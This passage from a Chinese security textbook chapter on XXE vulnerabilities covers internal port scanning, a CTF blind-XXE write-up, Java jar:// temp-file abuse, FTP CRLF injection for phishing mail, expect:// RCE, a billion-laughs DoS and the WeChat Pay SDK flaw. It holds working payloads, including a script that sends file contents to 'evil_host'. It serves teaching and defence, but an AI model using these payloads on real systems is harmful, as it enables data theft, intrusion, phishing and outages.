Exception Description: An error occurred unmarshalling the document
Internal Exception: : Connection refused
```

这样就完成了一次端口探测。如果想更多，我们可以将请求的端口作为参数然后利用 bp 的 intruder 来帮我们探测

如下图所示：


至此，我们已经有能力对整个网段进行了一个全面的探测, 并能得到内网服务器的一些信息了，如果内网的服务器有漏洞，并且恰好利用方式在服务器支持的协议的范围内的话，我们就能直接利用 XXE 打击内网服务器甚至能直接 getshell（比如有些内网的未授权 redis 或者有些通过 http get 请求就能直接 getshell 的比如 strus2）

18.4.9 实验五：内网盲注 (CTF)

2018 强网杯有一道题就是利用 XXE 漏洞进行内网的 SQL 盲注的, 大致的思路如下：

首先在外网的一台 ip 地址为 39.107.33.75:33899 的评论框处测试发现 XXE 漏洞，我们输入 xml 以及 dtd 会出现报错

如图所示：



既然如此，那么我们是不是能读取该服务器上面的文件，我们先读配置文件 (这个点是 Blind XXE，必须使用参数实体，外部引用 DTD)

```
/var/www/52dandan.cc/public_html/config.php
```

拿到第一部分 flag

```
<?php
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcb
....
?>
```

注意：

这里有一个小技巧，当我们使用 libxml 读取文件内容的时候，文件不能过大，如果太大就会报错，于是我们就需要使用 php 过滤器的一个压缩的方法压缩：echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd"); 解压：echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");

然后我们考虑内网有没有东西，我们读取

```
/proc/net/arp
/etc/host
```

找到内网的另一台服务器的 ip 地址 192.168.223.18

拿到这个 ip 我们考虑就要使用 XXE 进行端口扫描了，然后我们发现开放了 80 端口，然后我们再进行目录扫描，找到一个 test.php，根据提示，这个页面的 shop 参数存在一个注入, 但是因为本身这个就是一个 Blind XXE , 我们的对服务器的请求都是在我们的远程 DTD 中包含的，现在我们需要改变我们的请求，那我们就要在每一次修改请求的时候修改我们远程服务器的 DTD 文件，于是我们的脚本就要挂在我们的 VPS 上，一边边修改 DTD 一边向存在 XXE 漏洞的主机发送请求，脚本就像下面这个样子

示例代码：

```
import requests
url = 'http://39.107.33.75:33899/common.php'
s = requests.Session()
result = ''
data = {
        "name":"evil_man",
        "email":"testabcdefg@gmail.com",
        "comment":"""<?xml version="1.0" encoding="utf-8"?>
                <!DOCTYPE root [
                <!ENTITY % dtd SYSTEM "http://evil_host/evil.dtd">
                %dtd;]>
                """
}

for i in range(0,28):
        for j in range(48,123):
                f = open('./evil.dtd','w')
            payload2 = """<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base6
                <!ENTITY % all "<!ENTITY % send SYSTEM 'http://evil_host/?result=%file;'>">
                %all;
                %send;""".format('_'*i+chr(j)+'_'*(27-i))
                f.write(payload2)
                f.close()
                print 'test {}'.format(chr(j))
                r = s.post(url,data=data)
                if "Oti3a3LeLPdkPkqKF84xs=" in r.content and chr(j)!='_':
                        result += chr(j)
                        print chr(j)
```

```
                        break
print result
```

这道题难度比加大，做起来也非常的耗时，所有的东西都要靠脚本去猜，因此当时是 0 解

18.4.10 实验六：文件上传

我们之前说的好像都是 php 相关，但是实际上现实中很多都是 java 的框架出现的 XXE 漏洞，通过阅读文档，我发现 Java 中有一个比较神奇的协议 jar:// ，php 中的 phar:// 似乎就是为了实现 jar:// 的类似的功能设计出来的。

jar:// 协议的格式：

```
jar:{url}!{path}
```

实例：

```
jar:http://host/application.jar!/file/within/the/zip


这个 ！ 后面就是其需要从中解压出的文件
```

jar 能从远程获取 jar 文件，然后将其中的内容进行解压，等等，这个功能似乎比 phar 强大啊，phar:// 是没法远程加载文件的（因此 phar:// 一般用于绕过文件上传，在一些 2016 年的 HCTF 中考察过这个知识点，我也曾在校赛中出过类似的题目，奥，2018 年的 blackhat 讲述的 phar:// 的反序列化很有趣，Orange 曾在 2017 年的 hitcon 中出过这道题）

jar 协议处理文件的过程：

(1) 下载 jar/zip 文件到临时文件中

(2) 提取出我们指定的文件

(3) 删除临时文件

那么我们怎么找到我们下载的临时文件呢?

因为在 java 中 file:/// 协议可以起到列目录的作用，所以我们能用 file:/// 协议配合 jar:// 协议使用

下面是我的一些测试过程：

我首先在本地模拟一个存在 XXE 的程序，网上找的能直接解析 XML 文件的 java 源码

示例代码：

xml_test.java

```
package xml_test;
import java.io.File;

import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;

import org.w3c.dom.Attr;
import org.w3c.dom.Comment;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.NamedNodeMap;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;

/**
 * 使用递归解析给定的任意一个 xml 文档并且将其内容输出到命令行上
 * @author zhanglong
 *
 */
public class xml_test
{
    public static void main(String[] args) throws Exception
    {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db = dbf.newDocumentBuilder();

        Document doc = db.parse(new File("student.xml"));
        //获得根元素结点
        Element root = doc.getDocumentElement();

        parseElement(root);
    }

    private static void parseElement(Element element)
    {
```

```
        String tagName = element.getNodeName();

        NodeList children = element.getChildNodes();

        System.out.print("<" + tagName);

        //element 元素的所有属性所构成的 NamedNodeMap 对象，需要对其进行判断
        NamedNodeMap map = element.getAttributes();

        //如果该元素存在属性
        if(null != map)
        {
            for(int i = 0; i < map.getLength(); i++)
            {
                //获得该元素的每一个属性
                Attr attr = (Attr)map.item(i);

                String attrName = attr.getName();
                String attrValue = attr.getValue();

                System.out.print(" " + attrName + "=\"" + attrValue + "\"");
            }
        }

        System.out.print(">");

        for(int i = 0; i < children.getLength(); i++)
        {
            Node node = children.item(i);
            //获得结点的类型
            short nodeType = node.getNodeType();

            if(nodeType == Node.ELEMENT_NODE)
            {
                //是元素，继续递归
```


```
                parseElement((Element)node);
            }
            else if(nodeType == Node.TEXT_NODE)
            {
                //递归出口
                System.out.print(node.getNodeValue());
            }
            else if(nodeType == Node.COMMENT_NODE)
            {
                System.out.print("<!--");

                Comment comment = (Comment)node;

                //注释内容
                String data = comment.getData();

                System.out.print(data);

                System.out.print("-->");
            }
        }

        System.out.print("</" + tagName + ">");
    }
}
```

有了这个源码以后，我们需要在本地建立一个 xml 文件，我取名为 student.xml

student.xml

```
<!DOCTYPE convert [
<!ENTITY  remote SYSTEM "jar:http://localhost:9999/jar.zip!/wm.php">
]>
<convert>&remote;</convert>
```

目录结构如下图：



可以清楚地看到我的请求是向自己本地的 9999 端口发出的，那么 9999 端口上有什么服务呢？实际上是我自己用 python 写的一个 TCP 服务器

示例代码：

sever.py

```
import sys
import time
import threading
import socketserver
from urllib.parse import quote
import http.client as httpc

listen_host = 'localhost'
listen_port = 9999
jar_file = sys.argv[1]

class JarRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        http_req = b''
        print('New connection:',self.client_address)
        while b'\r\n\r\n' not in http_req:
            try:
                http_req += self.request.recv(4096)
                print('Client req:\r\n',http_req.decode())
```

```
                jf = open(jar_file, 'rb')
                contents = jf.read()
                headers = ('''HTTP/1.0 200 OK\r\n'''
                '''Content-Type: application/java-archive\r\n\r\n''')
                self.request.sendall(headers.encode('ascii'))

                self.request.sendall(contents[:-1])
                time.sleep(30)
                print(30)
                self.request.sendall(contents[-1:])

            except Exception as e:
                print ("get error at:"+str(e))


if __name__ == '__main__':

    jarserver = socketserver.TCPServer((listen_host,listen_port), JarRequestHandler)
    print ('waiting for connection...')
    server_thread = threading.Thread(target=jarserver.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    server_thread.join()
```

这个服务器的目的就是接受客户端的请求，然后向客户端发送一个我们运行时就传入的参数指定的文件，但是还没完，实际上我在这里加了一个 sleep(30)，这个的目的我后面再说

既然是文件上传，那我们又要回到 jar 协议解析文件的过程中了

jar 协议处理文件的过程：

(1) 下载 jar/zip 文件到临时文件中

(2) 提取出我们指定的文件


(3) 删除临时文件

那我们怎么找到这个临时的文件夹呢？不用想，肯定是通过报错的形式展现，如果我们请求的

```
jar:http://localhost:9999/jar.zip!/1.php
```


1.php 在这个 jar.zip 中没有的话，java 解析器就会报错，说在这个临时文件中找不到这个文件

如下图：



既然找到了临时文件的路径，我们就要考虑怎么使用这个文件了（或者说怎么让这个文件能更长时间的停留在我们的系统之中，我想到的方式就是 sleep()）但是还有一个问题，因为我们要利用的时候肯定是在文件没有完全传输成果的时候，因此为了文件的完整性，我考虑在传输前就使用 hex 编辑器在文件末尾添加垃圾字符，这样就能完美的解决这个问题

下面是我的实验录屏：



实验就到这一步了，怎么利用就看各位大佬的了（坏笑）

我后来在 LCTF 2018 出了这样一个 CTF 题目，详细的 wp 可以看我的这篇文章

18.4.11 实验七：钓鱼：

如果内网有一台易受攻击的 SMTP 服务器，我们就能利用 ftp:// 协议结合 CRLF 注入向其发送任意命令，也就是可以指定其发送任意邮件给任意人，这样就伪造了信息源，造成钓鱼（一下实例来自 fb 的一篇文章）

Java 支持在 sun.net.ftp.impl.FtpClient 中的 ftp URI。因此，我们可以指定用户名和密码，例如 ftp://user:password@host:port/test.txt，FTP 客户端将在连接中发送相应的 USER 命令。

但是如果我们将%0D%0A (CRLF) 添加到 URL 的 user 部分的任意位置，我们就可以终止 USER 命令并向 FTP 会话中注入一个新的命令，即允许我们向 25 端口发送任意的 SMTP 命令：

示例代码：

```
ftp://a%0D%0A
EHLO%20a%0D%0A
MAIL%20FROM%3A%3Csupport%40VULNERABLESYSTEM.com%3E%0D%0A
RCPT%20TO%3A%3Cvictim%40gmail.com%3E%0D%0A
DATA%0D%0A
From%3A%20support%40VULNERABLESYSTEM.com%0A
To%3A%20victim%40gmail.com%0A
Subject%3A%20test%0A
%0A
test!%0A
%0D%0A
.%0D%0A
QUIT%0D%0A
:a@VULNERABLESYSTEM.com:25
```

当 FTP 客户端使用此 URL 连接时，以下命令将会被发送给 VULNERABLESYSTEM.com 上的邮件服务器：

示例代码：

```
ftp://a
EHLO a
MAIL FROM: <support@VULNERABLESYSTEM.com>
RCPT TO: <victim@gmail.com>
DATA
From: support@VULNERABLESYSTEM.com
To: victim@gmail.com
Subject: Reset your password
We need to confirm your identity. Confirm your password here: http://PHISHING_URL.com
.
QUIT
:support@VULNERABLESYSTEM.com:25
```

这意味着攻击者可以从从受信任的来源发送钓鱼邮件（例如：帐户重置链接）并绕过垃圾邮件过滤器的检测。除了链接之外，甚至我们也可以发送附件。

18.4.12 实验八：其他：

除了上面实验中的一些常见利用以外还有一些不是很常用或者比较鸡肋的利用方式，为了完整性我在这一节简单的说一下：

1.PHP expect RCE

由于 PHP 的 expect 并不是默认安装扩展，如果安装了这个 expect 扩展我们就能直接利用 XXE 进行 RCE

示例代码：

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

2. 利用 XXE 进行 DOS 攻击

示例代码：

```
<?xml version="1.0"?>
    <!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
    ]>
    <lolz>&lol9;</lolz>
```

18.5 五、真实的 XXE 出现在哪

我们刚刚说了那么多，都是只是我们对这个漏洞的理解，但是好像还没说这种漏洞出现在什么地方

如今的 web 时代，是一个前后端分离的时代，有人说 MVC 就是前后端分离，但我觉得这种分离的并不彻底，后端还是要尝试去调用渲染类去控制前端的渲染，我所说的前后端分离是，后端 api 只负责接受约定好要传入的数据，然后经过一系列的黑盒运算，将得到结果以 json 格式返回给前端，前端只负责坐享其成，拿到数据 json.decode 就行了（这里的后端可以是后台代码，也可以是外部的 api 接口，这里的前端可以是传统意义的前端，也可以是后台代码）

那么问题经常就出现在 api 接口能解析客户端传过来的 xml 代码，并且直接外部实体的引用，比如下面这个

18.5.1 实例一：模拟情况

示例代码：

```
POST /vulnerable HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://test.com/test.html
Content-Type: application/xml
Content-Length: 294
Cookie: mycookie=cookies;
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>XML is the best!</description>
   </core>
</catalog>
```

我们发出带有 xml 的 POST 请求以后，述代码将交由服务器的 XML 处理器解析。代码被解释并返回：{“Request Successful”: “Added!”}

但是如果我们传入一个恶意的代码

```
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

如果没有做好 ‘‘安全措施” 就会出现解析恶意代码的情况，就会有下面的返回

```
{"error": "no results for description root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync...
```

18.5.2 实例二：微信支付的 XXE

前一阵子非常火的微信支付的 XXE 漏洞当然不得不提，

漏洞描述：

微信支付提供了一个 api 接口，供商家接收异步支付结果，微信支付所用的 java sdk 在处理结果时可能触发一个 XXE 漏洞，攻击者可以向这个接口发送构造恶意 payloads, 获取商家服务器上的任何信息，一旦攻击者获得了敏感的数据 (md5-key and merchant-Id etc.)，他可能通过发送伪造的信息不用花钱就购买商家任意物品

我下载了 java 版本的 sdk 进行分析，这个 sdk 提供了一个 WXPayUtil 工具类，该类中实现了 xmltoMap 和 maptoXml 这两个方法，而这次的微信支付的 xxe 漏洞爆发点就在 xmltoMap 方法中

如图所示：

```
*/
public static Map<String, String> xmlToMap(String strXML) throws Exception {
    try {
        Map<String, String> data = new HashMap<>();
        DocumentBuilder documentBuilder = WXPayXmlUtil.newDocumentBuilder();
        InputStream stream = new ByteArrayInputStream(strXML.getBytes( charsetName: "UTF-8"));
        org.w3c.dom.Document doc = documentBuilder.parse(stream);
        doc.getDocumentElement().normalize();
        NodeList nodeList = doc.getDocumentElement().getChildNodes();
        for (int idx = 0; idx < nodeList.getLength(); ++idx) {
            Node node = nodeList.item(idx);
            if (node.getNodeType() == Node.ELEMENT_NODE) {
                org.w3c.dom.Element element = (org.w3c.dom.Element) node;
                data.put(element.getNodeName(), element.getTextContent());
            }
        }
        try {
            stream.close();
        } catch (Exception ex) {
            // do nothing
        }
        return data;
    } catch (Exception ex) {
        WXPayUtil.getLogger().warn("Invalid XML, can not convert to map. Error message: {}.
        throw ex;
```


问题就出现在我横线划出来的那部分，也就是简化为下面的代码：

```
public static Map<String, String> xmlToMap(String strXML) throws Exception {
        try {
            Map<String, String> data = new HashMap<String, String>();
            DocumentBuilder documentBuilder = WXPayXmlUtil.newDocumentBuilder();
            InputStream stream = new ByteArrayInputStream(strXML.getBytes("UTF-8"));
            org.w3c.dom.Document doc = documentBuilder.parse(stream);
            ...
```

我们可以看到当构建了 documentBuilder 以后就直接对传进来的 strXML 解析了，而不巧的是 strXML 是一处攻击者可控的参数，于是就出现了 XXE 漏洞，下面是我实验的步骤

首先我在 com 包下又新建了一个包，来写我们的测试代码，测试代码我命名为 test001.java

如图所示：



test001.java


```
package com.test.test001;

import java.util.Map;

import static com.github.wxpay.sdk.WXPayUtil.xmlToMap;

public class test001 {
    public static void main(String args[]) throws Exception {

        String xmlStr ="<?xml version='1.0' encoding='utf-8'?>\r\n" +
                "<!DOCTYPE XDSEC [\r\n" +
                "<!ENTITY xxe SYSTEM 'file:///d:/1.txt'>]>\r\n" +
                "<XDSEC>\r\n"+
                "<XXE>&xxe;</XXE>\r\n" +
                "</XDSEC>";

        try{

            Map<String,String> test = xmlToMap(xmlStr);
            System.out.println(test);
        }catch (Exception e){
```

```
            e.printStackTrace();
        }


